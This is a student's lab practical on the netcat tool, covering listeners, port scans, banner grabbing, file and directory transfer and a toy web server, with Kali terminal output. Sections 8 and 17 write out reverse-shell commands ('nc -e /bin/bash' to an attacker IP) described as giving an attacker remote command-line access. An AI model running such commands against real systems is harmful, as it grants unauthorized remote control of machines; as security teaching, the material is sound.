



Date: 18/12/24

### Lab Practical #3:

#### Netcat (nc) Command Assignment

**Objective:** This assignment provides an overview of the **Netcat (nc)** tool, which is a powerful networking utility. Known as the "Swiss army knife" of networking, it is used for reading and writing data across network connections using the TCP/IP protocol. Netcat can be used for a variety of tasks, including port scanning, banner grabbing, and acting as a listener or client for TCP and UDP connections.

#### 1. Start a Simple TCP Listener

##### Command:

```
nc -l <port>
```

**Functionality:** This command allows Netcat to listen on the specified port. It can be used to set up a server-like process for receiving incoming connections.

##### Options:

- -l: Listen mode, wait for incoming connections on the specified port.

##### Example:

```
nc -l 1234
```

```
(kali@kali)-[~]  
$ nc -l -p 1234  
Hello
```

#### 2. Connect to a Remote Host (Client Mode)

##### Command:

```
nc <target_ip> <port>
```

**Functionality:** This command allows you to connect to a remote host and port. It is typically used to initiate a connection to a server or another machine.

##### Options:

- <target\_ip>: The IP address or hostname of the target to connect to.
- <port>: The port on the target machine to connect to.

##### Example:

```
nc 192.168.1.1 80
```

```
(kali@kali)-[~]  
$ echo "Hello" | nc 127.0.0.1 1234
```

#### 3. TCP Port Scanning

##### Command:

```
nc -zv <target_ip> <start_port>-<end_port>
```



Date: 18/12/24

**Functionality:** This command is used to scan a range of ports on the target system. The -z option makes Netcat just scan without sending any data, and the -v option enables verbose mode, showing details of open ports.

**Options:**

- -z: Scan mode without sending data.
- -v: Verbose mode to show more details about the connection.

**Example:**

nc -zv 192.168.1.1 20-80

```
(kali㉿kali)-[~]  
$ nc -zv 192.168.1.1 20-80  
192.168.1.1: inverse host lookup failed: Unknown host
```

#### 4. Banner Grabbing

**Command:**

nc <target\_ip> <port>

**Functionality:** Netcat can be used to grab banners from remote services to gather information about the target system (e.g., software versions, service details). This is commonly used in penetration testing.

**Example:**

nc 192.168.1.1 80

After connecting, you can type a simple HTTP request (like GET / HTTP/1.1), and the server might respond with a banner containing its software details.

```
(kali㉿kali)-[~]  
$ nc 192.168.1.1 80  
(UNKNOWN) [192.168.1.1] 80 (http) : Connection refused
```

#### 5. UDP Listener

**Command:**

nc -l -u <port>

**Functionality:** This command sets up Netcat to listen on a UDP port instead of the default TCP port. UDP is a connectionless protocol and is useful for applications like streaming or real-time communications.

**Options:**

- -u: Listen for UDP connections.

**Example:**

nc -l -u 1234

```
(kali㉿kali)-[~]  
$ nc -u -l -p 1234
```

## 6. Send a File Over the Network

### Command:

nc <target\_ip> <port> < <file>


**Functionality:** Netcat can be used to send a file to a remote machine over a network connection. The file content will be transferred over the specified port.

### Options:

- <file>: The file you want to send.

### Example:

nc 192.168.1.1 1234 < myfile.txt



```
(kali㉿kali)-[~]  
$ nc 192.168.1.1 1234 < file.txt
```

## 7. Receive a File Over the Network

### Command:

nc -l <port> > <file>


**Functionality:** This command listens for an incoming connection and writes the received data to a file. It is used in conjunction with the sending command to receive files over the network.

### Options:

- <file>: The file where the incoming data will be saved.

### Example:

nc -l 1234 > receivedfile.txt



```
(kali㉿kali)-[~]  
$ nc -l -p 1234 > example.txt
```

## 8. Create a Reverse Shell

### Command:

nc -e /bin/bash <attacker\_ip> <port>

**Functionality:** This command sets up a reverse shell, allowing an attacker to gain command-line access to the target machine. The target machine connects back to the attacker's system, providing remote control.

### Options:

- -e: Executes a program after connecting (in this case, /bin/bash).

### Example:

nc -e /bin/bash 192.168.1.1 1234



```
(kali㉿kali)-[~]  
$ nc -e /bin/bash 192.168.1.1 1234
```

## 9. Chat Over the Network

### Command:

nc -l <port> # On one machine (listener)

nc <target\_ip> <port> # On the other machine (client)

**Functionality:** Netcat can be used as a simple chat tool. One machine listens on a port while the other connects to it, allowing two-way communication.

### Example:

- On machine 1: nc -l 1234
- On machine 2: nc 192.168.1.1 1234

```
(kali㉿kali)-[~]  
$ nc -l -p 1234  
Hello  
  
(kali㉿kali)-[~]  
$ echo "Hello" | nc 127.0.0.1 1234
```

## 10. Transfer Multiple Files Using Netcat

### Command:

tar czf - <dir> | nc <target\_ip> <port>

**Functionality:** This command sends multiple files or an entire directory over the network. The tar command is used to archive and compress the files, and Netcat transmits them over the specified port.

### Options:

- <dir>: The directory to send.
- <target\_ip>: The IP address of the receiving system.

### Example:

tar czf - /home/user/docs | nc 192.168.1.1 1234

```
(kali㉿kali)-[~]  
$ tar czf - Downloads | nc 192.168.1.1 1234  
  
(kali㉿kali)-[~]  
$ nc -l -p 1234 > received_file.tar.gz
```

## 11. Simple Web Server (HTTP Response)

### Command:

echo -e "HTTP/1.1 200 OK\n\n<html><body><h1>Welcome</h1></body></html>" | nc -l -p 8080

**Functionality:** This command sets up a simple HTTP server that returns a hardcoded HTML response when a connection is made on port 8080. It's useful for testing HTTP requests.

Date: 18/12/24

**Example:**

echo -e "HTTP/1.1 200 OK\n\n <html><body><h1>Hello, World!</h1></body></html>" | nc -l -p 8080

```
(kali㉿kali)-[~]
$ echo -e "HTTP/1.1 200 OK\n\n <html><body><h1>Hello, World</h1></body></html>" | nc localhost 8080

(kali㉿kali)-[~]
$ nc -l -p 8080
HTTP/1.1 200 OK
<html><body><h1>Hello, World</h1></body></html>
```

## 12. Listen and Redirect Output to a File

**Command:**

nc -l <port> > output.txt

**Functionality:** Netcat can listen on a port and save any incoming data to a file. This is useful for logging incoming connections or saving transferred data.

**Example:**

nc -l 1234 > data\_received.txt

```
(kali㉿kali)-[~]
$ nc -l 1234 > ex.txt
```

## 13. Send Data from File to Network

**Command:**

nc <target\_ip> <port> < inputfile.txt

**Functionality:** This command sends the contents of a file to a target system over the network.

**Example:**

nc 192.168.1.1 1234 < myfile.txt

```
(kali㉿kali)-[~]
$ nc 192.168.1.1 1234 < ex.txt
```

## 14. TCP Connect Scan

**Command:**

nc -v -z <target\_ip> <port\_range>

**Functionality:** This command performs a TCP connect scan to check which ports on the target machine are open. It is similar to port scanning with Nmap but uses Netcat.

**Options:**



Date: 18/12/24

- -v: Verbose mode to show detailed connection information.

### Example:

nc -v -z 192.168.1.1 20-80

```
(kali㉿kali)-[~]  
$ nc -v -z 192.168.1.1 20-80  
192.168.1.1: inverse host lookup failed: Unknown host
```

## 15. Listening for Connections on Multiple Ports

### Command:

nc -l <port1> -l <port2>

**Functionality:** This command sets up Netcat to listen on multiple ports simultaneously. It allows monitoring multiple connections at the same time.

### Example:

nc -l 1234 -l 5678

```
(kali㉿kali)-[~]  
$ nc -l 1234  
[2] 28104 192.168.1.1  
  
(kali㉿kali)-[~]  
$ nc -l 5678  
[3] 28131 192.168.1.1
```

## 16. Secure Transfer with Encryption

### Command:

openssl enc -aes-256-cbc -salt -in file.txt | nc <target\_ip> <port>

**Functionality:** This command encrypts the data with AES-256-CBC before sending it through Netcat. It ensures the transfer of sensitive information is encrypted during transmission.

### Example:

openssl enc -aes-256-cbc -salt -in file.txt | nc 192.168.1.1 1234

```
(kali㉿kali)-[~]  
$ openssl enc -aes-256-cbc -salt -pbkdf2 -iter 100000 -in ex.txt -out encrypted_file.enc  
enter AES-256-CBC encryption password:  
Verifying - enter AES-256-CBC encryption password:
```

## 17. Execute Commands Remotely via Netcat

### Command:

nc <target\_ip> <port> -e /bin/bash

Date: 18/12/24

**Functionality:** This command allows you to execute a shell remotely. It connects to a target machine and runs a shell, sending the input and output back over the connection.

**Example:**

nc 192.168.1.1 1234 -e /bin/bash

```
(kali㉿kali)-[~]  
$ nc 192.168.1.1 1234 -e /bin/bash  
  
(UNKNOWN) [192.168.1.1] 1234 (?): Connection refused
```

## 18. Detecting Firewall Configuration

**Command:**

nc -v -z -w 1 <target\_ip> <port\_range>

**Functionality:** This command is useful for detecting if a firewall is blocking certain ports. By specifying a timeout with -w, you can check which ports are accessible.

**Example:**

nc -v -z -w 1 192.168.1.1 80-100

```
(kali㉿kali)-[~]  
$ nc -v -z -w 1 192.168.1.1 80-100  
  
192.168.1.1: inverse host lookup failed: Unknown host  
(UNKNOWN) [192.168.1.1] 100 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 99 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 98 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 97 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 96 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 95 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 94 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 93 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 92 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 91 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 90 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 89 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 88 (kerberos): Connection timed out  
(UNKNOWN) [192.168.1.1] 87 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 86 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 85 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 84 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 83 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 82 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 81 (?): Connection timed out  
(UNKNOWN) [192.168.1.1] 80 (http): Connection timed out
```



Date: 18/12/24

### Conclusion

Netcat (nc) is a versatile and powerful tool for network communication and troubleshooting. By using its various functionalities, you can perform tasks like scanning ports, transferring files, banner grabbing, and even setting up simple servers or reverse shells. Understanding the commands in this assignment will help you become proficient in using Netcat for network diagnostics and security assessments.